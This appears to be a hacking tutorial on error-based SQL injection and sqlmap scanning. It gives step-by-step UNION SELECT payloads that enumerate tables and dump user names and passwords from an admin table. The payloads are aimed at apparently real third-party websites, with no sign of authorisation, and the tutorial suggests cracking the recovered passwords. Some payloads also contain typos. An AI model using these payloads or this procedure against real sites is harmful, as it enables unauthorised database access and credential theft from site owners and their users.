SQL INJECTION

SQL Injection (SQLi) is an injection attack where an attacker executes malicious SQL statements to control a web application's database server, thereby accessing, modifying and deleting unauthorized data.

- ## What can SQL Injection do?

There are a lot of things an attacker can do when exploiting an SQL injection on a vulnerable website. By leveraging an SQL Injection vulnerability, given the right circumstances, an attacker can do the following things:

- **Bypass a web application's authorization mechanisms and extract sensitive information.**
- **Add, modify and delete data, corrupting the database, and making the application unusable.**
- **Enumerate the authentication details of a user registered on a website and use the data in attacks on other sites.**

It all depends on the capability of the attacker, but sometimes an SQL Injection attack can lead to a complete takeover of the database and web application. Now, how does an attacker achieve that?

- ## How do SQL Injection attack work?


A developer usually defines an SQL query to perform some database action necessary for his application to function. This query has one or two arguments so that only desired records are returned when the value for that argument is provided by a user.

  - **Research: Attacker gives some random unexpected values for the argument, observes how the application responds, and decides an attack to attempt.**
  - **Attack: Here attacker provides carefully crafted value for the argument. The application will interpret the value part of an SQL command rather than merely data, the database then executes the SQL command as modified by the attacker.**

- ## What are the commands used to perform "*Error Based*" SQL Injection?
  - **First to check whether the page is vulnerable to SQL Injection or not and this is done by putting " ' " symbol at the end of the URL of website. For example:- " c2-europe.eu/news-full.php?id=3616'. "**


- **We will get a warning or an error as we can see in the upper image.**

- **After that we will check total number of column. We will use the command "order by 1, 2…..". As we can see in the following images.**



- **As you can see we got an error at “order by 15” and not at “order by 14” it means we have 14 columns in the database.**

- **Now we will find the vulnerable column with help of “union all select 1,2,3,4,5,6,7,8,9,10,11,12,13,14” command.**



- **Sometimes we will get a number of vulnerable columns like in upper website we get 4, 7, 9, and 11 ad sometimes we will get only one column.**

- **Now we will use one of the vulnerable columns to interact with Database directly.**

- **To find the version of the Database we will use command “@@version” or we will use “version()” at the place of vulnerable column as in the following image.**

- **As you can see that we got the version of the Database i.e. 10.1.40-MariaDB.**

- **Now to find other information line names of the tables, we will use command "www. " c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group_concat(table_name),5,6,7,8,9,10,11,12,13,14 from information_schema.tables where table_schema=Databse()--" .**

- **We get number of tables like ABO, ADMIN, ADMIN2, AUSSTELLER etc.**


- **Now we have to enter into those tables where we will find number of columns and one of those columns contain user id and password and for this we will use command "c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group_concat(column_name),5,6,7,8,9,10,11,12,13,14 from information_schema.columns where table_name = admin-- " and here "admin" will be in the form of MySQL Char().**

- **Now we have found the columns in "admin" table and to find the password we have to enter the password column as show above and to enter the column we have to use "c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group_concat(id,usename,0x3a,password),4,5,6,7,8,9,10,11,12,13,14 from admin--".**


- **Now here we got the id and password. Yes the password is in encrypted from so first we have to decrypt the password in order to complete the SQL Injection.**

• Tools used to perform "*Error Based*" SQL Injection?

- ***Kali Linux:*** **Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing.**





- ***Sqlmap:*** **Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.**





```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

- **Options provided by ‘Sqlmap’.**







- **Target: http://bdfoods.com.bd/awards.php?id=9**
- **We will use the following command in the terminal to scan the site with sqlmap.**




- **Now sqlmap will scan the site and find the vulnerabilities.**





- **At the end of the scan it will provide us all the information about what is database, name of the database, infected tables and much more.**




- **The 'INFO' tag will show us where the vulnerability lies.**

- **According to the upper scan we get that the database used by the website is 'MySQL' and its version is '5.0.12' and the query used is time-based blind.**


- **We get the information about various other payload which can be used on the website.**

- **We also know the web application technology used by the website is PHP 5.4.45, Nginx**

